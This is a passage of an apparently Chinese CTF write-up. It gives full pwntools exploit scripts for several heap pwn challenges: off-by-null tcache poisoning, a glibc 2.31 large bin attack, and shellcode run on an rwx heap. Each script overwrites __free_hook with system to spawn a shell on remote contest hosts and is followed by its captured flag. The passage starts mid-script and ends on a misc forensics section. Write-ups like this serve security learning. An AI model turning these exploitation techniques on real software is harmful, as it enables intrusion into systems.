    ru("Now it's your time to draw and color!")
    sn(content)


def exploit():
    sl("yes")
    sa("Give me your lucky number:",p64(0xcff48db8b7c913e7))
    sa("tell me you name first:",p64(0)*2+'\x00\x20\x00\x00\x01')
    ru("0x")
    flag = int(rv(3),16)
    success(hex(flag))
    flag2 = flag+0x1000-0x40  # flag地址的末字节
    success(hex(flag2))
    payload = 'a'*0x138+chr(flag2&0xff)+chr((flag2>>8)&0xff)  ##覆盖环境变量的位置
    success(payload.encode('hex'))
    edit(-260,payload)

    add(0,'desh',0x20,'a')
```

```
    dele(0)
    add(0,'desh',0x10,'a')
    add2(1,'desh',0x114514)
    dele(0)
    payload = p64(0x20)+p64(0x450)+p64(0x100000018)+p64(0x0)
    add(0,'desh',0x20,payload)
    dele(0)
    dele(1)
    add(0,'\xa0',0x20,'\xa0')
    add2(1,p64(0x10),0x20)

while True:
    try:
        p = remote("47.104.70.90",34524)
        exploit()
        aaa = ru("or corruption (!prev):")
        print aaa
        if "flag" in aaa:
            pause()
    except:
        p.close()
        continue
```

flag{f578948e-8b48-494d-a11e-a97b7fbf14ee}

3、PassWordBox_FreeVersion

fgets可以溢出一个\x00;

libc2.27下的off by null，实现chunk overlap，进而修改tcache的fd指针，分配到__free_hook处，并将其修改为system

```
#!usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys

pc="./pwdFree"
reomote_addr=["47.104.71.220",38562]
elf = ELF(pc)
libc = elf.libc
context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']

if len(sys.argv)==1:
    # p=process(pc)
    context.log_level="debug"
    p=process(pc,env={"LD_PRELOAD":"./libc.so.6"})
if len(sys.argv)==2 :
    if 'l' in sys.argv[1]:
        p=process(pc)
    if 'r' in sys.argv[1]:
        p = remote(reomote_addr[0],reomote_addr[1])
    if 'n' not in sys.argv[1]:
        context.log_level="debug"

ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
```

```
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

what_choice="Input Your Choice:"
ch_add="1"
ch_dele="4"
ch_edit="2"
ch_show="3"
what_size="Length Of Your Pwd:"
what_c="Your Pwd:"
what_idx="Which PwdBox You Want Check:"
def add(ID,size,c=''):  ##0x100
    ru(what_choice)
    sl(ch_add)
    ru("Input The ID You Want Save:")
    sl(ID)
    ru(what_size)
    sl(str(size))
    ru(what_c)
    sl(c)

def add2(ID,size,c=''):  ##0x100
    ru(what_choice)
    sl(ch_add)
    ru("Input The ID You Want Save:")
    sl(ID)
    ru(what_size)
    sl(str(size))
    ru(what_c)
    sn(c)

def dele(idx):
    ru(what_choice)
    sl(ch_dele)
    ru("Idx you want 2 Delete:")
    sl(str(idx))

def edit(idx,c):
    ru(what_choice)
    sl(ch_edit)
    sl(str(idx))
    sn(c)

def show(idx):
    ru(what_choice)
    sl(ch_show)
    ru(what_idx)
    sl(str(idx))

add('',0x20) #0
ru("Save ID:")
rv(8)
key = u64(rv(8))
```

```
for i in range(7): #1-7
    add('d',0xf8)

add('d',0x28) #8
add('d',0xf8) #9

for i in range(2):    #10-11
    add('Desh',0x48)

add('D',0x28)  #12
add('D',0xf8)  #13
add('D',0x28)  #14

for i in range(7):
    dele(i+1)

dele(12)
add2('d',0x28,'a'*0x20+p64(0x1d0^key))

dele(9)
dele(13)

for i in range(8):  #1-7 ,9
    add('d',0xf8)

show(10)
ru("Pwd is: ")
libc_base = u64(rv(8))^key
libc_base -= 0x3ebca0
free_hook=libc_base+libc.sym['__free_hook']
sys_addr=libc_base+libc.sym['system']
lg("libc_base",libc_base)
lg("free_hook",free_hook)

add('d',0x48) #13
dele(10)
edit(13,p64(free_hook))

add('d',0x40,p64(0x68732f6e69622f^key)) #10
add('d',0x40,p64(sys_addr^key))

dele(10)

lg("key",key)
shell()
```

flag{2db0e64f-afe1-44d4-9af9-ae138da7bb4b}

4、PassWordBox_ProVersion

存在UAF,且只能申请largebin大小的chunk

通过2.31的large bin attack，可以修改 mp_结构体中的tcache_bins和tcache_max_bytes

```
pwndbg> p mp_
$1 = {
  trim_threshold = 131072,
  top_pad = 131072,
  mmap_threshold = 131072,
  arena_test = 8,
  arena_max = 0,
  n_mmaps = 0,
  n_mmaps_max = 65536,
  max_n_mmaps = 0,
  no_dyn_threshold = 0,
  mmapped_mem = 0,
  max_mmapped_mem = 0,
  sbrk_base = 0x56243b746000 "",
  tcache_bins = 4284166930719309888,
  tcache_max_bytes = 22052,
  tcache_count = 7,
  tcache_unsorted_limit = 0
}
```


之后通过计算，在伪造的tcache struct的相应size的位置上写上__free_hook，可将其申请出来改为system

exp:

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

pc = './pwdPro'
# p = process(pc)
libc = ELF("./libc.so")
p = remote("47.104.71.220", 49261)
context.log_level = 'debug'
context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']

ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)

def add(idx, id, size, content="a\n"):
    sla("Choice:", "1")
    sla("Add:", str(idx))
    sla("Save:", id)
    sla("Of Your Pwd:", str(size))
    sa("Your Pwd:", content)
def show(idx):
    sla("Choice:", "3")
    sla("", str(idx))
def edit(idx, content):
    sla("Choice:", "2")
    sla("Edit:", str(idx))
    sn(content)
def dele(idx):
    sla("Choice:", "4")
```

```
    sla("Delete:", str(idx))
def re(idx):
    sla("Choice:", "5")
    sla("Recover:", str(idx))


add(0, "a", 0x450)
ru("ID:")
rv(8)
key = u64(rv(8))
print(hex(key))

add(1, "a", 0x420)
dele(0)
re(0)
show(0)
ru("Pwd is: ")

libc.address = (u64(rv(8))^key) - 0x1ebbe0
print(hex(libc.address))

add(0, "a", 0x450)
add(2, "a", 0x440)
add(3, "a", 0x420)
dele(0)
add(4, "a", 0x600)
dele(2)
re(0)
show(0)
ru("Pwd is: ")
rv(0x10)
heap_addr = u64(rv(8))^key
print(hex(heap_addr))
edit(0, p64(libc.address + 0x1ec010 )*2+p64(heap_addr)+p64(libc.address+0x1eb2d8-0x20-4)+'\n')

add(10, "a", 0x600)
add(11, "a", 0x800, p64(u64("/bin/sh\x00")^key)+"\n")

dele(10)
edit(0, "a"*0xe8+p64(libc.sym['__free_hook']))
add(12, "a", 0x600, p64(libc.sym['system']^key)+'\n')
dele(11)


shell()
```

flag{909cf735-b274-4098-885b-589300839b71}

5、JigSaw’sCage

存在整数溢出/宽度溢出，可以绕过检查得到一块rwx的堆地址：

```
  v4 = __readfsqword(0x28u);
  v3 = sysconf(0x1E);
  v1 = 0;
  v2 = rand() % 16;
  while ( num_5 )
  {
    printf("The result is %d\n", (unsigned int)v2);
    printf(aAreYouWillingT, (unsigned int)num_5);
    puts("Make your Choice:");
    __isoc99_scanf("%ld", &v1);
    if ( !v1 )
    {
      if ( v2 > 14 )
        mprotect((void *)(-v3 & heap_ptr), (-v3 & (heap_ptr + 0x4
      else
        mprotect((void *)(-v3 & heap_ptr), v2, 7);
      return __readfsqword(0x28u) ^ v4;
    }
    --num_5;
    puts("OK,Let's Try Again?");
  }
  return __readfsqword(0x28u) ^ v4;
}
```


test函数可以执行输入的汇编代码

利用残留的寄存器r10,r12，分两次写，把__free_hook改为system即可：


```
add r10, 0x50068
mov r12, r10

sub r10, 0x1496b0
mov qword ptr [r12],r10
```

exp:

```
#!usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys

pc="./JigSAW"
reomote_addr=["47.104.71.220",10273]
elf = ELF(pc)
```

```python
libc = elf.libc
context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']

if len(sys.argv)==1:
    # p=process(pc)
    context.log_level="debug"
    p=process(pc,env={"LD_PRELOAD":"./libc.so"})
if len(sys.argv)==2 :
    if 'l' in sys.argv[1]:
        p=process(pc)
    if 'r' in sys.argv[1]:
        p = remote(reomote_addr[0],reomote_addr[1])
    if 'n' not in sys.argv[1]:
        context.log_level="debug"

ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

what_choice="Choice : "
ch_add="1"
ch_dele="3"
ch_edit="2"
ch_show="5"
what_size=""
what_c="iNput:"
what_idx="Index? : "
def add(idx):  # 0x10 5个
    ru(what_choice)
    sl(ch_add)
    ru(what_idx)
    sl(str(idx))

def dele(idx):
    ru(what_choice)
    sl(ch_dele)
    ru(what_idx)
    sl(str(idx))

def edit(idx,c):   #0x10
    ru(what_choice)
    sl(ch_edit)
    ru(what_idx)
    sl(str(idx))
    ru(what_c)
    sn(c)  ##

def test(idx):
    ru(what_choice)
```


```
    ru(what_choice)
    sl('4')
    ru(what_idx)
    sl(str(idx))

def show(idx):
    ru(what_choice)
    sl(ch_show)
    ru(what_idx)
    sl(str(idx))

ru("Name:")
sl('desh')
ru("The result is ")
size = ru('\n')
print(int(size,10))

ru("Make your Choice:")
sl(str(0xffff00000000))

code1 = asm("add r10, 0x50068; mov r12, r10;")
code2 = asm("sub r10, 0x1496b0; mov qword ptr [r12], r10")

add(0)
add(1)
add(2)
edit(0,code1)
edit(1,code2)
edit(2,'/bin/sh\x00')
test(0)
test(1)
dele(2)

shell()
```

flag{58591d4d-068f-47ed-9305-a65762917b06}


misc

1、层层取证


挂载镜像，在内存中找到密钥




bitlocker密钥 549714-116633-006446-278597-176000-708532-618101-131406




发现一个流量包




跟踪udp，打开，保存为zip格式



右边有hint和开机密码同

